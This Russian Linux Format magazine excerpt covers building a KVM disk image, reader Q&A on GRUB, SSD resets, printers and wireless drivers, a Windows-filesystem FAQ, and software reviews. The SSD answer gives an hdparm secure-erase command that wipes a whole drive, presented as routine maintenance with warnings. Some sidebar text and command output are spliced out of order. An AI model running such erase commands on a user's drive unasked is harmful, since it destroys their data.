Теперь с помощью обычных средств для разметки дисков можно создать разделы. В данном случае достаточно простейшего варианта: один большой первичный раздел, занимающий все доступное пространство. Нужно только учесть, что в начале диска необходимо оставить 32,3 КБ для установки загрузчика.

```
parted /dev/nbd0 mklabel msdos
```

```
parted -a cylinder /dev/nbd0 mkpart primary 32.3k 1024
```

```
parted /dev/nbd0 set 1 boot on
```

В каталоге **/dev** появился новый файл **nbd0p1**. Это и есть только что созданный раздел. Для полной готовности к работе осталось только отформатировать его. Какую файловую систему выбрать? Любую. Главное, чтобы ядро при загрузке смогло ее опознать и смонтировать корневую файловую систему. Описанная выше конфигурация ядра требует ext4:

```
mkfs.ext4 /dev/nbd0p1
```

Теперь туда нужно записать корневую файловую систему. Как это сделать? Тут тоже все стандартно для пользователя Linux: смонтировать раздел в какой-нибудь каталог (например, можно создать для этой цели **/root/work/files/mnt**) и скопировать туда нужные файлы.

```
mkdir /root/work/files/mnt
```

```
mount -t ext4 /dev/nbd0p1 /root/work/files/mnt/
```

```
cp -r /root/work/files/sysroot/* /root/work/files/mnt
```

Образ готов. Осталось только подчистить «хвосты»: размонтировать раздел, освободить файл **nbd0** и выгрузить модуль *nbd*.

```
umount /root/work/files/mnt/
```

```
qemu-nbd -d /dev/nbd0
```

```
modprobe -r nbd
```

Настройка загрузчика

Последний штрих – настроить и установить загрузчик. Если сейчас попробовать загрузить *KVM* с образом жесткого диска **sysroot.img**, ничего не получится. BIOS безуспешно попытается найти загрузчик, после чего процесс загрузки остановится. Можно проверить: **kvm -m 512 /root/work/files/sysroot.img**.

Действительно, дальше бесконечного созерцания сообщения Booting from Hard Disk [Загружается с жесткого диска]... продвигаться не получается.

К счастью, у *KVM* есть средство вообще обойтись без загрузчика: параметр **kernel**. Он позволяет указать внешний файл образа ядра Linux, вместо того, чтобы доверять его поиск загрузчику на жестком диске виртуальной машины:

```
cp /root/work/src/linux-3.2.25/arch/x86/boot/bzImage /root/work/files/bzImage
```

```
kvm -m 512 /root/work/files/sysroot.img -kernel /root/work/files/bzImage
```

Загрузилась! Появилось приглашение командной строки. Теперь можно настроить *Grub*, чтобы в дальнейшем обходиться без внешнего ядра (внимание! Следующие команды даются в ОС, которая запущена на *KVM*):

```
/usr/sbin/grub-mkconfig -o /boot/grub/grub.cfg
```

```
/usr/sbin/grub-install /dev/sda
```

```
sync
```

Итак, загрузчик настроен, можно закрыть виртуальную машину (просто закрыть окно, команда **sync** не даст потерять данные) и попробовать запустить ее без параметра **kernel**:

```
kvm -m 512 /root/work/files/sysroot.img
```

Загружается с жесткого диска!

Заключение

Спасибо всем, кто дочитал до конца. Хочется верить, что труд, вложенный в написание этой статьи, не пропал даром. Надеюсь, многие узнали что-то новое про внутреннее устройство Linux и стали чувствовать себя более уверенно в работе с любым дистрибутивом. А это, в свою очередь, послужит надежным фундаментом для поддержания интереса и дальнейшего углубления в удивительный и захватывающий мир открытого ПО. Кроме того, дистрибутив, сборка которого подробно описана в статье, не так уж бесполезен, как может показаться на первый взгляд. Например, он может служить прекрасным испытательным полигоном для экспериментов с ядром Linux. **LXF**

ОТВЕТЫ

Есть вопрос по открытому ПО? Пишите нам по адресу answers@linuxformat.ru, и мы найдем ответ.

В этом месяце мы ответим на вопросы про...

- 1 Поиск утерянных файлов
- 2 Установку дополнительных дисков
- 3 Замедление дисков SSD
- 4 Решения для принтеров
- 5 Программы Linux для новичков
- 6 Проблемы с драйвером беспроводной сети

1 Все мои файлы тью-тью

Взял *Linux Format* и загрузил на свой настольный компьютер новую Ubuntu 12.10, и хотя я выбрал вариант «не удалять свои файлы», файлы все равно были удалены. Я совсем новичок, и, думаю, сам виноват, но файлы-то можно ли восстановить?

Канibal, с форумов

О Так как Вы создали нового пользователя, установщик создал для него новый домашний каталог. Ваш старый домашний каталог остался на месте, но новый пользователь его не видит. Конфигурация старого пользователя, скорее всего, потерялась при переустановке, поэтому файлы остались на месте, но без владельца. Убедиться в этом можно, запустив в терминале следующую команду:

```
sudo du -sch /home/*
которая выведет нечто вроде
11G /home/olduser
17G /home/newuser
27G total
```

Нечто похожее можно увидеть и с помощью программы *Gnome Disk Usage*, но ее, возможно, потребуется запустить с `sudo`, чтобы она смогла прочитать файлы другого пользователя. Так как старого пользователя больше не существует, теперь нам нужно сделать владельцем всех этих файлов Вашего нового пользователя, следующей командой:

```
sudo chown -R newuser: /home/olduser
```

Теперь каталог старого пользователя и все его содержимое (благодаря параметру `-R`) принадлежит новому пользователю. Файлы все еще находятся в старом каталоге, но перемещать их полностью в новый небезопасно, так как некоторые из них содержат настройки рабочего стола и программ. Если имя файла или каталога начинается с точки, то он обычно содержит настройки и не отображается в файловых менеджерах. Другие файлы – музыку, фотографии, документы и т.д. – можно просто переместить в текущий домашний каталог в файловом менеджере или

в терминале. Оставьте «файлы с точкой» там где они есть, если только у Вас не катастрофически мало места. На старом месте они никому не повредят и могут пригодиться при настройке новой системы.

2 Не в должном порядке

В Я установил Linux Mint 14 на бывший в употреблении, но довольно мощный компьютер с жестким диском в 160 ГБ. Я был доволен и компьютером, и Mint, но после установки нужных программ и размещения файлов у меня осталось всего 36 ГБ. Я подумал, что для нового компьютера этого недостаточно, и добавил диск на 1 ТБ. Тут-то и начались мучения.

После неудачного опыта с CloneZilla я воспользовался компакт-диском PMagic 2012-12-25, чтобы скопировать старый диск на новый и изменить размеры разделов. Но когда я перезагрузился с двумя установленными дисками, загрузилась старая копия Mint с диска 160 ГБ. Когда я отключил кабель SATA старого диска, ничего не загрузилось.

Тогда я обратился к вашему руководству по *Grub 2 (LXF154)* и обнаружил, что управляющих файлов два: `/etc/default/grub` и `/boot/grub/grub.cfg`. Потом я обнаружил, что *Grub 2* обращается к диску по UUID. Поэтому я удалил `#` из строки `GRUB_DISABLE_LINUX_UUID=true` в `default/grub`, выполнил команду `update_grub` и перезагрузился. Компьютер снова загрузился с диска 160 ГБ. Затем я намеренно нарушил ваши инструкции никогда не менять файл `/boot/grub/grub.cfg`, изменил каждое упоминание `sdb` (диск 160 ГБ) на `sda` (диск 1 ТБ) на обоих дисках и снова перезагрузился. Система снова загрузилась с диска 160 ГБ.

Как же изменить порядок загрузки *Grub 2*, чтобы загрузить систему с большого диска?

Билл Фрэнклин (Bill Franklin)

О Проблемы, которые Вы испытываете, скорее всего вызваны порядком загрузки в BIOS. Он определяет, загрузчик какого диска будет вызван, и никакие изменения в настройках *Grub* не могут на это повлиять. Чтобы изменить настройки BIOS, нужно при загрузке нажать и удерживать клавишу – обычно `Del`, `Esc` или одну из функциональных клавиш; при загрузке должно появиться (и очень быстро исчезнуть)



Создание нового пользователя создает и новый каталог для него. Ваши файлы все еще на диске, но не в новом домашнем каталоге.

сообщение о том, какую клавишу нажать. После этого в BIOS обычно можно выбрать, с какого диска загрузиться. Альтернативный вариант – поменять местами шлейфы дисков (выключенных!), чтобы диск в 1 ТБ обнаруживался первым. Для начала я бы отключил старый диск, чтобы еще больше не запутывать ситуацию, и загрузил существующую операционную систему с Live CD. У большинства Live CD, включая System Rescue CD и установочный диск Mint, есть возможность загрузить существующую систему с жесткого диска.

После загрузки снова включите UUID в `/etc/default/grub` и выполните команду:

```
sudo grub-update
```

Она должна создать пригодный для загрузки файл `grub.cfg`. Кстати, в редактировании `grub.cfg` нет ничего страшного, если Вы понимаете, что все Ваши изменения будут стерты при очередном запуске `grub-update`. На самом деле это хорошо, потому что можно попробовать что-то, а затем восстановить исходные настройки. Однако обычно проще нажать `e` в меню *Grub*, да там и выполнить изменения, которые вообще не затронут `grub.cfg`. Возврат к использованию UUID гарантирует, что все ссылки будут на диск 1 ТБ – второго диска в системе больше нет – и останутся таковыми, если снова подключить маленький диск.

Еще одна возможная причина – Вы скопировали только разделы и не скопировали код загрузчика. Если позволить системе загрузиться со старого диска (`sda`) и затем выполнить команду

```
sudo grub-install /dev/sdb
```

код загрузчика будет установлен в MBR нового диска, и с него можно будет загрузиться.

Когда все заработает, Вы сможете снова подключить старый диск, который теперь должен стать `sdb`, если Вы меняли SATA-кабели местами,

хотя можно задать это и в BIOS. Но стоит ли оставлять старый диск, если новый работает? Он будет гораздо медленнее, меньше и не будет приносить никакой пользы, если Вы скопируете с него все файлы, которые могут понадобиться.

3 Медленный SSD

В Около двух лет назад я установила диск SSD в свой ноутбук. Сначала он работал очень быстро, но потом стал тормозить. Мы, конечно, быстро привыкаем к скорости и перестаем ее замечать, но большие программы вроде Firefox и LibreOffice определенно стали загружаться дольше. Я слышала истории об ограниченном сроке службы флэш-дисков и хотела бы узнать, не первый ли это звонок?

Сюзан Уилсон [Susan Wilson]

О Хотя у флэш-памяти ограниченное количество циклов записи, качество памяти в SSD гораздо выше, чем в USB-брелках и SD-картах. К тому же в SSD используются умные технологии управления уровнем износа, гарантирующие, что операции записи равномерно распределяются по всем ячейкам памяти, продлевая их срок службы еще больше. В результате Ваш диск SSD должен проработать столько же, сколько и обычный жесткий диск. Неудачные операции записи приводят к появлению ошибок, но не к снижению производительности. Это замедление — неизбежное следствие того, как работает механизм контроля износа SSD: блоки не стираются незамедлительно, и диск может «заполниться» очень быстро. Вам может помочь монтирование диска с поддержкой TRIM. Если у Вас файловая система ext4 — сейчас она используется в большинстве дистрибутивов — добавьте **discard** к опциям монтирования в **/etc/fstab** для всех файловых систем ext4.

Однако если диск уже достаточно замедлился, оно не слишком поможет. Тогда можно выполнить «сброс к заводским настройкам», чтобы восстановить исходные настройки диска. Прежде чем двигаться дальше, учтите, что при этом все данные с жесткого диска будут стерты. Поэтому либо сделайте резервную копию, либо выполняйте сброс сразу после установки нового дистрибутива (или сделайте и то, и другое).

При сбросе используется команда **hdparm**, которая скорее всего уже установлена. При выполнении этой процедуры диск должен быть подключен к интерфейсу SATA Вашего компьютера. При попытке выполнить это через адаптер с SATA на USB есть реальный риск превратить Ваш SSD в кирпич. Также очевидно, что диск не должен использоваться системой, поэтому для выполнения этих действий Вам понадобится Live-дистрибутив.

Сначала нужно проверить, что диск можно сбросить, командой

```
hdparm -I /dev/sdX
```

где sdX — Ваш SSD. Ближе к концу вывода команды должна быть строка "not frozen [не заморожен]". Если диск «заморожен», ничего не получится. Однако стоит снять все пароли в BIOS или даже попробовать подключить этот диск к другому компьютеру, потому что статус «заморожен» может быть вызван BIOS. Затем нужно задать пароль пользователя, так как без него не получится выполнить защищенный сброс.

```
hdparm --user-master u --security-set-pass abcd /dev/sdX
```

Снова запустите **hdparm -I**, и теперь под строкой с паролем должно появиться **enabled**:

```
Security:
Master password revision code = 65534
supported
enabled
```

Терминалы и суперпользователи

Мы часто предлагаем в качестве решения проблемы ввести те или иные команды в терминале. Хотя обычно то же самое можно сделать с помощью графических утилит дистрибутива, такие решения будут слишком конкретными (будут зависеть от дистрибутива). Команды в терминале более гибкие и — самое главное — ими можно пользоваться во всех дистрибутивах. Команды настройки системы часто нужно выполнять от имени суперпользователя, называемого также root. Существует два основных способа это делать, в зависимости от используемого дистрибутива. Во многих, особенно в Ubuntu и его производных, перед командой можно написать **sudo** — при этом будет запрошен пароль пользователя, и ему будут предоставлены привилегии root только на время выполнения команды. В других дистрибутивах используется **su**, для использования которой требуется ввести пароль root и которая предоставляет полный доступ root до того момента, пока вы не наберете **logout**. Если в вашем дистрибутиве используется **su**, запустите ее один раз и выполняйте любые заданные команды без предшествующей **sudo**.

Теперь можно очистить диск командой **hdparm --user-master u --security-erase abcd /dev/sdX**

Это может занять некоторое время — обычно несколько минут, но иногда намного дольше. Когда команда завершится, снова запустите **hdparm -I**, и Вы должны увидеть следующее: »



Коротко про...

Файловые ссылки

В Linux широко используются файловые ссылки, в основном символические (или мягкие). Файловая ссылка — это способ размещения одного и того же файла (или каталога) в двух или более местах или под различными именами. Можно было бы просто скопировать файл в каждое место, но здесь есть несколько недостатков: во-первых, трата дискового пространства, а во-вторых, если основная версия файла изменится, копия по-прежнему останется в старой версии. В файловых Linux есть средства доступа к одному и тому же файлу или каталогу из нескольких мест — ссылки. Существует два типа ссылок: жесткие и символические [symlink]. С технической точки зрения каждый файл представляет собой жесткую ссылку, и это ссылка с имени файла на структуру дан-

ных на диске с его содержимым. Когда мы говорим о жестких ссылках, мы имеем в виду дополнительные ссылки, поэтому у файла есть несколько имен. У жестких ссылок есть некоторые ограничения, главное — они применяются только к файлам, а не к каталогам, и все ссылки должны ссылаться на ту же файловую систему.


Символические ссылки гораздо более гибкие, и в типичной системе Linux встретить их можно повсюду. Чтобы их увидеть, добавьте параметр **-l** к **ls**, они также отображаются в большинстве файловых менеджеров. Классический пример можно найти в каталоге **/usr/src**, где **/usr/src/linux** — символическая ссылка на исходный код текущего ядра, например, linux-2.6.15. Так можно иметь исходные коды нескольких установленных ядер, и исходники для текущей версии всег-

да можно найти в **/usr/src/linux**. В **/etc/rc.d** тоже много символических ссылок.

Символическую ссылку можно создать командой

```
ln -s /path/to/file /path/to/link
```

Один или оба пути могут быть относительными.



» В **/etc** есть символические ссылки, where files must be accessible to many directories.

```
Security:
Master password revision code = 65534
supported
not enabled
not locked
not frozen
not expired: security count
supported: enhanced erase
2min for SECURITY ERASE UNIT. 2min for
ENHANCED SECURITY ERASE UNIT.
```

Обратите внимание, что пароль снова недоступен [not enabled]; это означает, что диск был сброшен. Теперь можно снова разбить диск на разделы и восстановить данные из резервных копий или переустановить систему, и Вы увидите, что Ваш прыткий старый SSD вернулся.

4 Прощай, Винды

В Решил навеки покинуть Windows. Сделать свою Ubuntu 12.10 жизнеспособной системой мне мешает только отсутствие принтера, который работал бы сразу. У меня есть три принтера Brother и старый HP Deskjet 3650.

Со всеми принтерами Brother, загружая ПО с сайта Brother, возиться слишком долго. У меня также был HP Deskjet 3650, который я подключил к Ubuntu 12.10, и он заработал сразу. Принтеры каких производителей вы бы посоветовали, чтобы быстро настроить их без особых проблем?

Билл Шеперд [Bill Shepherd]

О Я пользовался принтерами HP несколько лет, но недавно купил принтер/сканер Brother. Чтобы загрузить драйверы с сайта Brother, придется немного повозиться, но не слишком. В основном Вам нужны два пакета – драйвер `lpr` и `cupswrapper`. Первый пакет – драйвер, а второй необходим, чтобы заставить принтер работать с системой печати CUPS. За-

грузите два DEB-файла и установите, дважды щелкнув на каждом из них по очереди, а Ubuntu позаботится об остальном. При этом драйверы загрузятся в систему CUPS, и далее Вы сможете настроить свой принтер так же, как и любой другой.

Если Вы не хотите возиться со всем этим и предпочли бы принтер, драйверы для которого можно установить как обычно в Linux – с помощью менеджера пакетов, с HP Вы не ошибетесь. Вам нужно установить один пакет `hplip`, который содержит все драйверы с открытым исходным кодом, поставляемые HP для своих принтеров и сканеров. После его установки драйверы станут доступны CUPS, и Вы сможете настроить принтер с помощью стандартной утилиты для настройки принтеров.

HP – не единственная компания, предоставляющая хорошую поддержку своих устройств в Linux, но самая крупная и, наверное, самая популярная.

При выборе принтера обратитесь на сайт <http://linuxprinting.org>.

5 Какой Linux?

В У меня есть ноутбук HP, на котором в данный момент Windows XP. Я хотел бы сменить ее на Linux, так как думаю, что он будет быстрее и, наверное, веселее. Я купил журнал *Linux Format* (168), на диске которого есть программы для Linux. Какие программы вы бы посоветовали новичку?

Найджел Симмонс [Nigel Simmons]

О Linux Mint, KDE-версия которого есть у Вас на диске – хороший, удобный для новичков дистрибутив. Впрочем, то же можно сказать и о большинстве дистрибутивов общего назначения. На самом деле, разница между ними не так велика: во всех используется одно и то же ядро Linux, одинаковые библиотеки и ути-

литы GNU и по большей части – почти одинаковый набор программ. Различия – в пакетах, в используемом рабочем столе, внешнем виде, утилитах для обновления и т.д.

Важно помнить, что Linux отличается от Windows. Это может казаться очевидным, но отличие не только в программах: в Linux используется совсем другой подход. Я говорю не только о проектах открытого ПО, но о другом образе мышления, необходимом для успешной работы в Linux. Самое важное различие – идея дистрибутива Linux. Дистрибутив – не просто операционная система с несколькими дополнительными программами, а целая экосистема, и на все в ней нужно смотреть с точки зрения дистрибутива.

Если Вам нужны дополнительные программы, загляните в менеджер пакетов дистрибутива (в меню он часто фигурирует как Центр ПО). Если Вам нужна помощь, задайте вопрос на форумах дистрибутива (или обратитесь на форум *Linux Format* с более общими вопросами). Почти все есть в пакетах, и Вам не нужно покидать пределы дистрибутива, чтобы установить программу или настроить свой компьютер.

Поэтому, наверное, лучше выбрать один дистрибутив и пользоваться им по крайней мере несколько месяцев. Изучите основы одного дистрибутива, прежде чем попробовать другой – и тогда оба дистрибутива понравятся Вам больше. Если у установщика дистрибутива есть возможность поместить домашний каталог на отдельный раздел (то есть разместить его на отдельной от операционной системы части диска), воспользуйтесь ею. Так Вы сможете попробовать другие дистрибутивы, не затрагивая домашний каталог, где хранятся все Ваши персональные файлы, настройки, электронные письма и т.д.

Что бы Вы ни выбрали, переход с XP на Linux, пожалуй, будет менее революционным, чем на Windows 8, и гораздо более веселым. Насладитесь новым опытом.

5 Шаткая беспроводная сеть

В Есть ли у кого-нибудь понятное, легкое в применении и проверенное решение, кажется, общей проблемы Mint 14 – ненадежного сетевого соединения с устройствами с микросхемой Ralink RT2870? Это, очевидно, проблема драйвера.

Я потратил несколько часов на поиски в Интернете и опробование различных совсем непонятных (для меня) решений, предложенных разными людьми; все они разные, и ни одно не помогло.

Ричард Слиппер [Richard Slipper]

О Это действительно похоже на проблему драйвера, и чтобы ее решить, нужно обновить драйвер. В пакете `compat-wireless` есть новейшие драйверы, еще не встроенные в ядро. Установить пакет можно как обычно, через `Synaptic`, затем нужно сделать так, чтобы использовались новые драйверы; для этого добавим старые в черный список. Создайте файл `/etc/modprobe.d/blacklist-rt2800.conf`, содержащий строку

```
* Software settings preservation
* SMART Command Transport (SCT) feature set
* SCT Data Tables (AC5)
* DOWNLOAD MICROCODE DMA command
* SET MAX SETPASSWORD/UNLOCK DMA commands
* WRITE BUFFER DMA command
* READ BUFFER DMA command
* Data Set Management TRIM supported (limit 1 block)
* Deterministic read data after TRIM

Security:
Master password revision code = 65534
supported
not enabled
not locked
not frozen
not expired: security count
not supported: enhanced erase
2min for SECURITY ERASE UNIT.

Logical Unit WWN Device Identifier: 5e83a97e03ea60a7
NAA : 5
IEEE OUI : e83a97
Unique ID : e03ea60a7

Checksum: correct
[root@shooty ~]#
```

➤ Чтобы вы смогли сбросить SSD, здесь должна быть надпись “not frozen [не заморожен]”. В данном случае диск был «заморожен» BIOS; подключив его к другому компьютеру, мы смогли бы продолжить.

Помогите нам помочь вам

Ежемесячно мы получаем несколько писем, на которые не в состоянии ответить, так как проблема описана в них недостаточно полно. Чтобы дать вам наилучший ответ, нам нужно знать как можно больше.


Если у вас появляется сообщение об ошибке, приведите его точный текст и опишите конкретные условия, когда оно появляется. При возникновении проблемы с устройствами перечислите нам все установленные устройства.

Если Linux уже запущен, можете применить для этого отличную программу *Hardinfo* (<http://hardinfo.berlios.de/>) – она сохранит подробную информацию об устройствах и о состоянии системы в HTML-файл, который вы сможете приложить к своему письму.

Альтернативный и не менее удобный вариант – *lshw* (<http://ezix.org/project/wiki/HardwareLiSter>). Одна из указанных программ непременно должна быть включена в ваш дистрибутив (а иногда и обе).

Если вы не хотите или не можете их установить, выполните следующие команды в терминале от имени root и приложите файл **system.txt** к письму. Это здорово поможет диагностике.

```
uname -a >system.txt
lspci >>system.txt
lspci -vv >>system.txt
```



➤ Проблемы с беспроводной сетью могут быть вызваны не настройками и даже не дистрибутивом. Иногда нужно просто сменить драйвер.

`blacklist rt2800usb`

Перезагрузите систему, и беспроводная сетевая карта теперь должна пользоваться более новыми драйверами. Недостаток использования драйверов, не являющихся частью Вашего ядра, в том, что при установке нового ядра при обнов-

лении системы новые драйверы не будут работать с ним, пока Вы их не переустановите. Перед перезагрузкой убедитесь, что переустановили пакет *compat-wireless*, или имейте под рукой кабель Ethernet, чтобы переустановить пакет без использования беспроводной сети. **LXF**



Часто задаваемые вопросы

Доступ к файловым системам Windows

➤ Можно ли смонтировать мои диски Windows в Linux?

Да, можно. Старые файловые системы FAT и VFAT MS-DOS поддерживаются много лет, большинство дистрибутивов определяют и настроят любые файловые системы FAT или VFAT автоматически. Смонтировать файловую систему вручную можно командой

```
mount -t vfat /dev/hda1 /mnt/windows
```

➤ Как насчет файловой системы NTFS, используемой Windows XP?

Поддержка NTFS до недавнего времени была не полной, и большинство дистрибутивов в лучшем случае предоставляли доступ только для чтения. Запись в этой файловой системе в Linux все еще считается экспериментальной, и она часто отключена, но сейчас есть драйвер Fuse – *ntfs3g*, предоставляющий

полный доступ на чтение и запись для систем NTFS; найти его можно на www.ntfs-3g.org. Драйверы Fuse в файловых системах ядра работают иначе – раздел монтируется командой:

```
ntfs-3g /dev/hda1 /mnt/windows
и размонтируется командой
fusermount -u /dev/hda1
```

➤ Я добавил свой раздел Windows в /etc/fstab. Почему только root может записывать на него?

В FAT нет владельцев и прав доступа, поэтому владельцем всех файлов и каталогов становится тот пользователь, который смонтировал их, а при монтировании во время загрузки системы это root. Пользователя можно изменить с помощью параметра **uid** в строке **fstab**, но доступ по-прежнему будет ограничен одним пользователем. Альтернативный вариант – изменить па-

раметр **umask**, который управляет правами доступа каждого файла. Следующие параметры в **/etc/fstab** сделают все существующие файлы доступными на запись для всех и сделают их владельцем пользователя fred из группы users.

```
/dev/hda1 /mnt/windows vfat
umask=000,uid=fred,gid=users 0 0
```

➤ Чем различаются FAT, VFAT и FAT32?

FAT исходно была файловой системой MS-DOS, VFAT – расширение FAT в Windows 95, поддерживающее длинные имена файлов; до него все имена файлов ограничивались схемой 8.3 и верхним регистром. FAT32 – дальнейшее расширение для поддержки дисков большего размера. На жестких дисках почти всегда используется FAT32, а на устройствах с флэш-памятью, таких как USB-накопители, карты памя-

ти и камеры обычно используется FAT16. Но об этом можно беспокоиться только при форматировании устройства, так как модуль *vfat* поддерживает все эти файловые системы.

➤ А можно ли считывать файловые системы Linux из Windows?

Теперь с некоторыми файловыми системами Linux это возможно. На www.fs-driver.org есть драйвер для *ext2/3*, который монтирует файловую систему *ext2* на отдельный диск. Он не полностью реализует права доступа, так как Windows ничего не знает о Ваших пользователях Linux. Владелец новых файлов становится владельцем каталога, в котором они находятся. Также есть утилита *rfstool* (<http://p-nand-q.com/download/rfstool.html>) для доступа к разделам ReiserFS из Windows.



LXF HotPicks



Майк Сондерс
Издавив самые недостижимые и укромные уголки Интернета, Майк точно знает, где прячутся лучшие образчики открытого кода.

OCRFeeder » Nethogs » Qmmp » HTTPie » DocFetcher » Q4Wine
» ZXtune » Pushover » BurgerSpace » Rainbarf

Инструмент распознавания текста

OCRFeeder


Версия: 0.7.11 Сайт: <http://live.gnome.org/OCRFeeder>

Сейчас 2013 год, а у нас по-прежнему нет мотоциклов на воздушной подушке, домиков на Луне, ну и всего прочего, что нам обещали в прошлом веке. И на этом разочарования не заканчиваются – мы так и не перешли на делопроизводство без бумаги, что помогло бы сохранению лесов. А ведь можно было бы попробовать – иногда вам приходят по почте всякие вещи, сделанные из мертвых деревьев, однако при наличии

достойных программ OCR вы вполне можете конвертировать их в куда более экологичный формат, а оригинал радостно отправить в корзину.

Вероятно, вы уже слышали о программах для OCR (optical character recognition – оптическое распознавание символов); это система, с помощью которой сканированный документ анализируется на предмет знакомых символов (букв), и те конвертируются в текстовые переменные для редактирования. Суть такова, но на деле все зачастую не так просто. Вспомните о всевозможных шрифтах, цветах и раскладках, и вы поймете, что работа у программ OCR непростая.

«Вероятно, вы уже слышали о программах OCR.»



В OCRFeeder можно настроить способ идентификации текста и области содержания.

Программы OCR есть разные, однако наше внимание привлёк *OCRFeeder*, потому что он «умеет автоматически охватывать содержание и различает графику и текст». По крайней мере, так заявляют разработчики, но мы были заинтригованы: нам захотелось проверить, действительно ли *OCRFeeder* умнее среднестатистической программ OCR, считывающей все подряд.

И мы были поражены. Мы пробовали разные раскладки, и по большей части ему удавалось распознать колонки текста, врезки и другие текстовые элементы. Более сложная верстка его запутывала, однако области для конвертирования можно выделять вручную. *OCRFeeder* поддерживает несколько движков OCR, в зависимости от того, что вы установили – в нашем тесте наилучшие результаты были с *Cuneiform*.

Если вы сканируете старые выцветшие документы, воспользуйтесь функцией Unrарer, чтобы почистить сканы перед запуском процесса OCR. Все настроив, можете создать файл OpenDocument Text для редактирования в поддерживаемом приложении – например, в *LibreOffice*.

В общем и целом, *OCRFeeder* прост в использовании, отличается хорошей производительностью и настраивается на разные типы документов. Если у вас в кладовке скопилась куча старых документов, которые вы хотите переписать в электронный формат, он отлично потрудится для вас.

Исследуем интерфейс OCRFeeder

Управление [Controls]

Добавьте файл изображения и щелкните по Recognize, чтобы найти текстовые области.

Навигатор [Navigator]


Здесь вы можете добавлять несколько изображений для сканирования.

Основной вид [Main view]

Отображает документ с распознанными областями, выделенными голубым цветом.

Масштабирование [Zoom]

Увеличение масштаба области текста, которая должна быть обработана.



Движок [Engine]

Выберите движок OCR и щелкните по кнопке OCR, чтобы начать обработку.

Результаты [Results]

Эта текстовая панель показывает результаты обработки и дает вам возможность быстрого редактирования.

Монитор трафика сети

Nethogs

Версия: 0.8.0 Сайт: <http://nethogs.sourceforge.net>

Не так давно мы все были вынуждены использовать Windows. И, как будто одного этого мало, еще и использовать Windows с мобильным соединением – ну, знаете, одно из этих устройств USB с 3G. Что было ужасно. Поскольку передача данных – дело недешевое, мы всячески пытались минимизировать свою онлайн-активность, ограничивая ее периодической проверкой электронной почты и чтением Wikipedia. Однако Windows и его приложения глумились над нашими усилиями, поскольку в фоновом режиме постоянно обращались ко всякой ерунде, сжирающей трафик. Шли какие-то мутные обновления, совершались «звонки домой», и в результате счет за услуги рос до небес.

К счастью, приложения и дистрибутивы Linux ведут себя поприличнее; но если бы Linux освоил тот же сценарий, у нас всегда есть под рукой *Nethogs*. Этот маленький инструмент показывает вашу сетевую активность, но не концентрируется на порте,

протоколе или IP-адресе, как многие подобные утилиты, а показывает, какие программы скачивают и закачивают данные, а также указывает скорость. Если у вас открыто несколько программ, и ваш модем или роутер начинают неистово мерцать всеми лампочками, вы мигом вычислите виновника.

Скомандовав *nethogs* (от имени *root*), вы увидите простой дисплей в стиле *top*, перечисляющий программы и уровень потребления ими данных. По умолчанию этот дисплей обновляется каждую секунду, но это можно изменить с помощью опции командной строки *-d*. Слева вы видите ID процессов (PID) для каждой программы, и если какая-то выходит из-под контроля, вы можете остановить ее командой *kill*,

PID	USER	PROGRAM	DEV	SENT	RECEIVED
1834	root	pacman	eth0	95.154	4770.198 KB/sec
1248	mike	Firefox	eth0	1.327	4.379 KB/sec
